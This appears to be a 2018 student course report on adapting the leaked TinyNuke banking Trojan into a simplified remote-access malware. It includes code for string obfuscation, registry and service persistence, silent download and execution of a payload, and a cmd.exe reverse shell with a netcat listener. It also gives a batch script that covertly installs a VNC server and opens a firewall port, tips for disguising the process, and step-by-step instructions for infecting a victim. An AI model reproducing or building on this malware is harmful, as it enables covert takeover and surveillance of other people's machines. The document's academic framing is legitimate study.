David Gil PID: 5873782
Carlos Deleon PID: 6048950
EEL 4804
12/09/2018

Malware Project: Remote administration tool.

Introduction:

TinyNuke is a Zeus-style backing Trojan that was for sale on underground marketplaces for $2500 in 2016. TinyNuke's author was too aggressive promoting his work. As result of this aggressive promoting campaign, other members of forums thought he was law enforcement so to clear his reputation he published his code on GitHub. Since this Zeus-like banking Trojan is a very well written malware, the aim of this project is not too make it better, but to use its features to make a functional malware where we have full control and understatement of what is actually doing. TinyNuke's main features are:

- Formgrabber and Webinjects for Firefox, Internet Explorer and Chrome. Can inject x86 as well as x64 browsers.
- Reverse SOCKS 4
- HVNC like Hidden Desktop (doesn't work)
- Trusteer Bypass
- ~32kb binary with obfuscated strings ~20kb without


TinyNuke's loader is in charge of:
1. Decoding all strings and functions to be used in the program.
2. Installing persistence.
3. Downloading the actual payload from the command and control web server.
4. Injecting the downloaded DLL to process dllhost.exe

Implementation:

1. The decoding of strings and functions is done in function InitApi() where the call to the decoding

```
Strs::exeExt               = UnEnc("\x0019\x0021\x002E\x002A", "7DVO", 4);
```

function looks like this:
And the decoding function UnEnc():




```
char* UnEnc(const char *enc, const char *key, DWORD encLen)
{
    char *unEnc = (char *)LocalAlloc(LPTR, encLen + 1);
    unEnc[encLen] = 0;
    for (DWORD i = 0; i < encLen; ++i)
        unEnc[i] = enc[i] ^ key[i % lstrlenA(key)];
    return unEnc;
}
```

David Gil PID: 5873782
Carlos Deleon PID: 6048950
EEL 4804
12/09/2018


This is done for every single function and string used in the program and even for extensions and special characters like “\”.
After the decoding is done, TinyNuke creates a BotId based on the number that windows assigns to a volume when is formatted by calling GetVolumeInformation(). This BotId will be used in many occasions. In one of this occasions, it is used to check if the victim machine is already infected by creating a mutex named BotId. TinyNuke proceeds to install a directory in “C:\Users\UsersName\AppData\Roaming\BotId” where a copy of the loader is placed.

2. The persistence mechanism in TinyNuke is registering the loader in the windows registry. Using the key Software\\Microsoft\\Windows\\CurrentVersion\\Run. In this way, when windows starts, it would automatically run the loader. The loader is going to check if there is a mutex with the current machine BotID. If there is a mutex, it will not install the directory again, it will just run the payload which, at this point, will be in the same folder where the loader is located. This persistence mechanism is changed in our simplified version. In our version, we have the option to choose between this method (registry entry) and installing it as a service.




```
    if (mode == 1) {
        RegisterProgram();
    }
    else if(mode == 2) {
        registerService();
    }
```

Installing the loader as a service is done using function CreateService() and setting up the proper fields. The 6th parameter which is the start type must be SERVICE_AUTO_START for our persistence purposes.



```
schService = CreateService(

    schSCManager, // SCManager database
    lpszServiceName, // name of service
    lpszDisplayName, // service name to display
    SERVICE_ALL_ACCESS, // desired access
    SERVICE_WIN32_OWN_PROCESS, // service type
    SERVICE_AUTO_START, // start type
    SERVICE_ERROR_NORMAL, // error control type
    lpszBinaryPathName, // service's binary
    NULL, // no load ordering group
    NULL, // no tag identifier
    NULL, // no dependencies, for real telnet there are dependencies lor
    NULL, // LocalSystem account
    NULL); // no password
```


Using the tool AutoRuns from Sysinternals live, we can confirm that the malware was actually installed as a service. It is installed in the registry key HKLM\System\CurrentControlSet\Services.



SimplifiedTinyNuke SimplifiedTinyNukeD 12/9/2018 11:37 AM

3. TinyNuke uses a web server as the command and control panel. From this panel, the commands and features of the original malware are sent. Also, the payload for TinyNuke is downloaded from here in the form of a DLL. This is done by sending a POST request to the web server, this part works well for downloading it since a POST request is very common and would not raise a flag while analyzing the

traffic. Unfortunately, since the aim of this project is to understand what is happening at all times, the panel is not used in our simplified version of TinyNuke. In contrast, the function URLDownloadToFile() is used and the payload is downloaded in the form of an executable. The function used to download the payload and store it looks like this:




```
void getFile(char* executablePath) {

    char botId[BOT_ID_LEN] = { 0 };
    HRESULT hr;
    LPCTSTR Url = _T("http://127.0.0.1/Payload.exe");
    LPCTSTR File = _T("C:\\Users\\lavic\\AppData\\Roaming\\085AEFCAD7AE2594248341\\SimplifiedTinyNuke.exe");
    hr = URLDownloadToFile(0, Url, File, 0, 0);

}
```

Since XAMPP is used to set up the web server locally the URL used is “http://127.0.0.1/Payload.exe” this would be switched for the actual domain where the command and control panel is configured. When the payload is downloaded it is ran by calling CreateProcessA() with CREATE_NO_WINDOWS attribute.

4. In this simplified version of TinyNuke DLL injection is not performed, but this is replaced by installing the loader as a service and creating the executable process without window. Also, the name of the executable and process can be changed to a system process name so it harder to find.


Payload:
TinyNuke’s payload is very complicated since it hooks different browsers to perform form grabbing. Also it advertises to have a hidden VNC but it does not work very well (at all). The hidden VNC connects to the attacker’s computer which defeats the purpose of the web server command and control panel since the attacker’s address would be found by analyzing the malware after the decoding is done.
For this reasons, TinyNuke’s original payload is not going to be used in our simplified version. In this version of TinyNuke, a reverse shell is used as a payload and an almost hidden VNC server is installed in the victim’s machine. For this purpose, the reverse shell is created by setting the input and output of a cmd.exe process to a socket. To connect to the victim’s machine, a net cat session can be created in the following way.



```
david88@debian:~$ nc -lnvp 8080
```


The port used in this case is 8080, the -l flag tells net-cat to listen for an incoming connection rather than initiate a connection to a remote host. -n specifies not to do any DNS or service lookups on any the specified address and -v is for more verbose output. When the connection is established it the attacker is able to run commands on the victims machine.

David Gil PID: 5873782
Carlos Deleon PID: 6048950
EEL 4804
12/09/2018



```
david88@debian:~$ nc -lnvp 8080
listening on [any] 8080 ...
connect to [192.168.0.9] from (UNKNOWN) [192.168.0.9] 57019

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\lavic\Desktop\MalwareProject\MalwareProj>
```


Now that the connection is established, the second part of the payload is the almost hidden VNC. For this part UltraVCN will be used to install the server the victim's machine. The following script will be ran on the victim's computer.



```
@echo off

md %windir%\newvnc
copy /y *.* %windir%\newvnc

%windir%\newvnc\winvnc -install

netsh advfirewall add rule name=vnc action=allown dir=in protocol=tcp localport=5900
```

What it copies the necessary files to install the VNC server, installs it, and adds a rule to the firewall to accept incoming connections. A rule is not necessary on the reverse shell since the victim machine will be connecting to the attacker's machine. This file will be wrapped with an .exe and will be also be downloaded using URLDownloadToFile(). To see the victims computer the UltraVNC client (Viewer) needs to be installed in the attacker's machine. Since a Linux machine is used to test this version, UltraVnc is installed under Wine. All files inside the folder "Backdoor" were embedded in "vncExecutable" in the same folder using a .bat to .exe tool.

David Gil PID: 5873782
Carlos Deleon PID: 6048950
EEL 4804
12/09/2018



Name	Date modified	Type	Size
SimplifiedTinyNuke	12/9/2018 12:43 PM	Application	10 KB
VncInstall	12/9/2018 2:27 PM	Application	10 KB

Figure 1: view of UltraVNC viewer in a Linux machine once the connection is made to the windows machine.

Conclusion:

With this (very) simplified version of the banking Trojan TinyNuke, it is demonstrated that it is possible to derive malware from more or even less complicated malware found on the internet. Also, it is possible to adapt malware for our needs and combine it with different tools to make it more functional. Additionally, by analyzing other people's code, a higher and wider view of programming applied to real world projects is been developed. Last but not least, by learning and analyzing different types of malware that are public to any person with a connection to the Internet, we are creating a sense of what can be done with different file formats and how dangerous it can be. In the case of TinyNuke, it can even be a huge economical loss.

Final Notes:
Our version of this malware was tested in debug and release mode compiled for x86. To use it open payload and compile it with the updated attacker's IP. Install ultraVNC in the attacker's machine and once a victim is infected and the shell connection is made, use ipconfig to get the victim's IP and connect using ultraVNC viewer. For the shell to start correctly press enter when the net cat connection is being opened.

David Gil PID: 5873782
Carlos Deleon PID: 6048950
EEL 4804
12/09/2018

References:

- https://github.com/rossja/TinyNuke (Fork from the original code)
- https://www.tenouk.com/ModuleP1.html (Windows registry programming)
- http://sh3llc0d3r.com/windows-reverse-shell-shellcode-i/ (Reverse shell)
- https://scriptdotsh.com/index.php/2018/09/04/malware-on-steroids-part-1-simple-cmd-reverse-shell/
- https://www.codeproject.com/Articles/499465/Simple-Windows-Service-in-Cplusplus (Windows services)